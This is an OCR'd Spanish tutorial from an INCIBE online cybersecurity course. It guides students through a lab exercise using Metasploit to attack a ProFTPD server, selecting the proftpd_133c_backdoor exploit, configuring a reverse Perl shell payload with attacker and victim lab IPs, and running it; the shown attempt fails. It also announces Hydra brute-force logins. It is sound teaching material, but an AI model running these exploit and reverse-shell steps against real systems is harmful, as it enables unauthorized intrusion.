CURSO *ONLINE* DE CIBERSEGURIDAD_

Taller 4

Unidad 3. Aspectos avanzados de ciberseguridad


GOBIERNO DE ESPAÑA
VICEPRESIDENCIA PRIMERA DEL GOBIERNO
MINISTERIO DE ASUNTOS ECONÓMICOS Y TRANSFORMACIÓN DIGITAL
SECRETARÍA DE ESTADO DE DIGITALIZACIÓN E INTELIGENCIA ARTIFICIAL
incibe_
INSTITUTO NACIONAL DE CIBERSEGURIDAD
017

Contenidos

Duración total del taller: 20 minutos.

LA EXPLOTACIÓN DE VULNERABILIDADES

1



1 LA EXPLOTACIÓN DE VULNERABILIDADES

En esta práctica, aprenderás a explotar la vulnerabilidad ProFPD mod_copy para acceder a la máquina víctima. Para ello, tendrás que arrancar Metasploit en Kali Linux, buscar un *exploit* determinado y explotar la vulnerabilidad. Después, identificarás un listado de usuarios con permisos de ejecución de *bash* para realizar un ataque de fuerza bruta mediante la herramienta Hydra con el objetivo de intentar hacer *login* con los datos de dichos usuarios.

1 LA EXPLOTACIÓN DE VULNERABILIDADES

- Metasploit es una herramienta configurada en Kali Linux. Para poder operar con ella, abre una nueva terminal en Kali Linux e introduce el comando «**msfconsole**». En el caso que obtengamos algún error a la hora de ejecutarlo deberemos ejecutarlo con permisos de administrador (sudo).




Ilustración 1: Comando «msfconsole».

1 LA EXPLOTACIÓN DE VULNERABILIDADES

- Si todo ha ido correctamente, aparecerá una pantalla aleatoria en el terminal. En nuestro caso:




Ilustración 2: Ventana emergente aleatoria.

1 LA EXPLOTACIÓN DE VULNERABILIDADES

- A continuación, busca una vulnerabilidad de ProFTP para explotarla y poder entrar como intruso en el sistema. Para ello, introduce «**search ProFTPD**». Este comando se utilizará para buscar los módulos que coincidan con la vulnerabilidad ProFTP.




Ilustración 3: Módulo «proftpd_133c_backdoor».

```
       =[ metasploit v6.1.27-dev                          ]
+ -- --=[ 2196 exploits - 1162 auxiliary - 400 post        ]
+ -- --=[ 596 payloads - 45 encoders - 10 nops             ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View advanced module options with
advanced

msf6 > search ProFTPd

Matching Modules
================

   #  Name                                              Disclosure Dat
   -  ----                                              --------------
   0  exploit/linux/misc/netsupport_manager_agent       2011-01-08
   1  exploit/linux/ftp/proftp_sreplace                 2006-11-26
   2  exploit/freebsd/ftp/proftp_telnet_iac             2010-11-01
   3  exploit/linux/ftp/proftp_telnet_iac               2010-11-01
   4  exploit/unix/ftp/proftpd_modcopy_exec             2015-04-22
   5  exploit/unix/ftp/proftpd_133c_backdoor            2010-12-02
```

Ilustración 3: [Ampliada] Módulo «proftpd_133c_backdoor».

1 LA EXPLOTACIÓN DE VULNERABILIDADES

- Intenta explotar el módulo «**proftpd_133c_backdoor**». Para ello, escribe el comando «**use exploit/unix/ftp/proftp_133c_backdoor**» y, a continuación, el comando «***Show options***». Este comando es muy útil y se recomienda emplearlo antes de utilizar ningún *exploit*, ya que muestra toda la información relacionada con el mismo.




Ilustración 4: Comandos «use exploit/unix/ftp/proftp_133c_backdoor» y «*Show options*».

```
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)

Exploit target:
```

Ilustración 4: [Ampliada] Comandos «use exploit/unix/ftp/proftp_133c_backdoor» y «*Show options*».

1 LA EXPLOTACIÓN DE VULNERABILIDADES

- Este comando indica que debes completar un campo. En este caso, únicamente el campo «RHOSTS». Para ello, escribe el comando «**set RHOSTS 10.0.2.5**», siendo 10.0.2.5 la dirección IP de la máquina víctima. Después, ejecútalo con el comando «**run**».




Ilustración 5: Comando «set RHOSTS 10.0.2.5» y ejecución del comando «run».

1 LA EXPLOTACIÓN DE VULNERABILIDADES

- Si aparece el error «*A payload has not been selected*», significa que tendrás que cargar un *payload*, es decir, lo que permite explotar la vulnerabilidad.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 10.0.2.5
RHOSTS ⇒ 10.0.2.5
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run

[-] 10.0.2.5:21 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

Ilustración 6: Error «*A payload has not been selected*».

1 LA EXPLOTACIÓN DE VULNERABILIDADES

- Para conocer los *payloads* de los que dispones, ejecuta el comando «*Show payloads*».

```
[-] 10.0.2.5:21 - Exploit failed: A payload has not been selected.
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_perl                                 normal  No     Unix Command Shell, Bind TCP (via Perl)
   1  payload/cmd/unix/bind_perl_ipv6                            normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2  payload/cmd/unix/generic                                   normal  No     Unix Command, Generic Command Execution
   3  payload/cmd/unix/reverse                                   normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   4  payload/cmd/unix/reverse_bash_telnet_ssl                   normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   5  payload/cmd/unix/reverse_perl                              normal  No     Unix Command Shell, Reverse TCP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   7  payload/cmd/unix/reverse_ssl_double_telnet                 normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)
```

Ilustración 7: Comando «*Show payloads*».

1 LA EXPLOTACIÓN DE VULNERABILIDADES


- Selecciona «**payload reverse_perl**» a través del comando «**set payload cmd/unix/reverse_perl**». A continuación, pulsa «*Enter*» y después ejecuta el comando «***show options***».

```
[*] Exploit completed, but no session was created.
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                      Disclosure Date  Rank    Check  Description
   -  ----                                      ---------------  ----    -----  -----------
   0  payload/cmd/unix/bind_perl                                 normal  No     Unix Command Shell, Bind TCP (via Perl)
   1  payload/cmd/unix/bind_perl_ipv6                            normal  No     Unix Command Shell, Bind TCP (via perl) IPv6
   2  payload/cmd/unix/generic                                   normal  No     Unix Command, Generic Command Execution
   3  payload/cmd/unix/reverse                                   normal  No     Unix Command Shell, Double Reverse TCP (telnet)
   4  payload/cmd/unix/reverse_bash_telnet_ssl                   normal  No     Unix Command Shell, Reverse TCP SSL (telnet)
   5  payload/cmd/unix/reverse_perl                              normal  No     Unix Command Shell, Reverse TCP (via Perl)
   6  payload/cmd/unix/reverse_perl_ssl                          normal  No     Unix Command Shell, Reverse TCP SSL (via perl)
   7  payload/cmd/unix/reverse_ssl_double_telnet                 normal  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set payload cmd/unix/reverse_perl
payload ⇒ cmd/unix/reverse_perl
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.5         yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
   RPORT   21               yes       The target port (TCP)

Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Ilustración 8: Selección de «payload reverse_perl» a través del comando «set payload cmd/unix/reverse_perl».

1 LA EXPLOTACIÓN DE VULNERABILIDADES

- Como puedes observar, todavía tienes que completar el campo «LHOST». Para ello, ejecuta el comando «**set LHOST 10.0.2.4**», que es la dirección IP de la máquina Kali Linux.






Ilustración 9: Ejecución del comando «set LHOST 10.0.2.4».

1 LA EXPLOTACIÓN DE VULNERABILIDADES

- Ahora, ejecuta de nuevo el comando «**run**».

```
Payload options (cmd/unix/reverse_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.4         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port

Exploit target:

   Id  Name
   --  ----
   0   Automatic

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > run
```

Ilustración 10: Ejecución del comando «run».

1 LA EXPLOTACIÓN DE VULNERABILIDADES

Cuando el sistema empieza a explotar la vulnerabilidad vemos que el *exploit*, a pesar de completarse, no ha tenido éxito.

Esto significa que el sistema no es vulnerable a este *exploit*. Cuando te suceda esto debes utilizar otro *exploit* diferente.




Ilustración 11: Indicación de que el sistema no es vulnerable a un determinado *exploit*.

2

ENUNCIADO EJERCICIO PRÁCTICO 1: EJECUTA UN *EXPLOIT*

2 ENUNCIADO EJERCICIO PRÁCTICO 1: EJECUTA UN *EXPLOIT*

